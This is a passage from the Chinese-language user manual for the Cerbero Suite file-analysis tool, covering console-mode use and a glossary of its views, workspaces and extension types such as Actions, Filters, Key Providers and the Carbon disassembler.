要在不显示图形界面的情况下以控制台模式运行 Cerbero Suite，必须指定 -c 参数。在 Windows 上，请使用 cerpro_console.exe 可执行文件，因为 Windows 不会为图形应用程序显示标准输出。

有关在 Cerbero Suite 中命令行脚本的完整指南，请参阅我们的 专用 SDK 页面。

8

GLOSSARY

Action
基本且直接的扩展，以其多功能性和实用性为特点。Actions 根据当前视图和所选对象的格式进行上下文敏感的操作，可用于执行多种操作，从基本任务（如数据和文本的转换）到更复杂的功能（如在二进制数据中查找字符串和计算熵）。Actions 还支持启动专门的工具，包括解混淆器、解包器、仿真器和调试器。请勿将 Actions 与菜单动作混淆。

Analysis Workspace
Cerbero Suite 中最复杂的工作区，专门用于文件分析。

Analysis View
分析工作区中的一个容器，用于显示层次结构、摘要和格式视图的数据。Analysis View 可以显示不同视图的选项卡来展示同一项目的不同视图。此外，只有包含在 Analysis View 中的视图才能创建子对象。另外，书签可以跳转回 Analysis View 中包含的视图。

Bookmark
在文件分析期间标记特定点或数据的功能，以便于导航和引用。

Carbon
Cerbero Suite 中包含的高速反汇编技术，用于处理多种反汇编任务。

Carbon Disassembly View
一个显示反汇编代码并提供操作工具的界面。

Child Object
从根对象或其任何子对象派生的对象。子对象在扫描过程中自动检测，也可以在 Analysis View 中手动添加。

Extension
可手动或通过安装包添加到 Cerbero Suite 的附加功能。Cerbero Suite 中的扩展类型包括逻辑提供者、扫描提供者、钩子、密钥提供者等。

File System View
显示文件和文件夹的视图，类似于传统的文件管理器。File System View 可用于创建根对象和子对象。

File Information View
显示文件详细信息的视图，包括文件属性、加密哈希值以及以十六进制和文本格式显示的内容。

Filter
一种功能强大的工具，用于将输入数据转换为所需的输出。Filters 被分类管理，能够执行各种数据转换，包括算术和逻辑运算、替换、转换、哈希、压缩、解压缩、加密和解密等功能。

Format View
显示当前正在分析的对象格式的视图。

Header
用于存储结构的容器，可以是 SQLite3 数据库或 XML 字符串。Header 文件可以使用 Header Manager 工具创建和编辑。

Header Manager
一种工具，用于通过导入 C/C++ 代码中的结构来创建 Header 文件，并编辑现有的 Header 文件。

Hex View
以十六进制格式显示数据的视图。十六进制视图可用于创建根对象和子对象。

Hierarchy View
显示当前正在分析的根对象及其所有子对象的视图。

Hook
该扩展类型可以为逻辑和扫描提供者增加额外的功能，例如在扫描过程中提供更多的发现结果。

Key Provider
一种扩展类型，提供了解密加密文件所需的密钥。

Logic Provider
提供自定义扫描逻辑或附加工作区和工具的扩展。

Lua
一种简单的编程语言，用于创建自定义过滤器。

Main Window
Cerbero Suite 的主界面，从中可以访问所有主要功能。

Media View
用于显示媒体（如图像）的视图。

Menu Action
从主菜单或上下文菜单启动的操作，不要与'action' 扩展类型混淆。

Note
用于在项目中添加注释或评论，以记录发现或重要信息的功能。

Output View
显示来自各种源（包括脚本和操作）的输出的视图。

Package
一种用于 Cerbero Suite 的可安装归档文件，包含附加功能和特性。

Project
分析报告和相关文件的容器。

Report
包含分析数据的数据库。

Root Object
在分析上下文中的顶级对象。根对象通常是磁盘上被扫描的文件。

Roots View
显示当前报告中的根对象的视图。

Scan Provider
一种扩展类型，提供支持特定文件格式的分析功能。

Structure
用于定义聚合数据类型的 XML 模式。结构体包含在头文件中，并且可以使用 Header Manager 工具从 C/C++ 代码生成。

Summary View
显示当前正在分析的对象的扫描项目的视图。

Text View
支持语法高亮的可编辑文本视图。

Text Browser View
一个只读文本视图，能够处理大量文本并支持文本编码和语法高亮功能。

Workspace
作为 Cerbero Suite 的基本界面，每个工作区都针对其设计的任务进行了专门优化，例如文件分析、十六进制编辑、Python 开发等。工作区可能共享一些通用特性，如菜单、工具栏和操作。